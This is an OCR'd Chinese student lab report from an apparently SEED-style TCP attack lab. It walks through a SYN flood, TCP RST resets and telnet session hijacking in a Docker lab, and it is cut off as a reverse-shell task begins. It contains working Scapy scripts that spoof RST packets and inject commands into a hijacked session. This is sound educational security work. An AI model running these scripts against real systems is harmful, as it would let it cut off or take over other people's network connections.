
lab2

57118202 付孜

Task 1: SYN Flooding Attack

首先，我们先连接到受害者主机，即 victim-10.9.0.5，然后使用 netstat -nat 查看当前的套接字队列使用情况，可以看到除了 telnet 的守护进程在监听23端口外，没有其他套接字。



此时，利用 user1-10.9.0.6 对 victim-10.9.0.5 发起 telnet 连接，发现可以正常连接。

```
seed@VM: ~/Desktop
[07/12/21]seed@VM:~/Desktop$ docksh 67
root@672e6fce8f98:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9dc248afef22 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@9dc248afef22:~$
```


接下来为 `SYN Flooding` 攻击做准备，首先利用 `sysctl -a | grep syncookies` 在 victim-10.9.0.5 中查看 SYN 泛洪攻击对策，值为0时则说明 `SYN cookie` 机制是关闭的。然后使用 `ip tcp_metrics flush` ，`ip tcp_metrics show` 消除内核缓存，以防后面体现不出攻击的效果。

```
[07/12/21]seed@VM:~/Desktop$ docksh 9d
root@9dc248afef22:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@9dc248afef22:/# ip tcp_metrics flush
root@9dc248afef22:/# ip tcp_metrics show
root@9dc248afef22:/#
```


进入 seed-attacker(10.9.0.1) 实施攻击，在本地 `volumes` 文件夹中进行编译，然后在其中运行 `synflood` 10.9.0.5 23 进行攻击。

```
root@VM:/volumes# cd ..
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes/
root@VM:/volumes# ls
synflood  synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
```

然后在 victim-10.9.0.5 中使用 `netstat -nat` 查看，可以看到出现了许多状态为 `SYN_RECV` 的套接字，说明只进行了第一次握手，并没有后续的 TCP 连接请求。




在 user1-10.9.0.6 中再次向 victim-10.9.0.5 进行 telnet 连接，发现请求失败了。




接着我们在本地文件夹中修改 `docker-compose.yml` 文件，打开 victim-10.9.0.5 中的 `SYN cookie` 机制，使 `net.ipv4.tcp_syncookies=1` 。

再次发动 `SYN Flooding` 攻击，并在 user1-10.9.0.6 中向 victim-10.9.0.5 进行 telnet 连接，发现连接成功。




在 victim-10.9.0.5 中使用 `netstat -nat` 查看，仍可以看到出现了许多状态为 `SYN_RECV` 的套接字，但多出了一个状态为 `ESTABLISHED` 的套接字，即为 user1-10.9.0.6 的连接状态。



Task 2: TCP RST Attacks on telnet Connections


首先，利用 user1-10.9.0.6 与 victim-10.9.0.5 建立 telnet 连接，并用 Wireshark 进行抓包，得到我们所需要的 `Src Port` 、 `Dst Port` 、 `Seq` 和 `ACK` 。



- 手动发起攻击的代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=39596, dport=23, flags="RA", seq=1352646608, ack=1240051939)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

在 seed-attacker(10.9.0.1) 中运行。




可观察到 user1-10.9.0.6 的连接中断。

- 自动发起攻击的代码：

```
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="RA", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst
port 23', prn=add)
spoof_pkt(pkts[-1])
```


运行结果：



攻击成功。

Task 3：TCP Session Hijacking


首先，利用 user1-10.9.0.6 与 victim-10.9.0.5 建立 telnet 连接，并用 Wireshark 进行抓包，得到我们所需要的 `Src Port`、 `Dst Port`、 `Seq` 和 `ACK`。




- 手动发起攻击的代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=40886, dport=23, flags="A", seq=325513320, ack=1021181023)
data = "mkdir fz\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

在 seed-attacker(10.9.0.1) 中运行。




可观察到 victim-10.9.0.5 的 /home/seed 目录下看到有fz文件。




- 自动发起攻击的代码：

```
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp =TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
    data = "mkdir fz\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt,verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst
port 23', prn=add)
spoof_pkt(pkts[-1])
```

运行结果：





攻击成功。

Task 4: Creating Reverse Shell using TCP Session Hijacking

设置反向shell的代码如下：

```
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
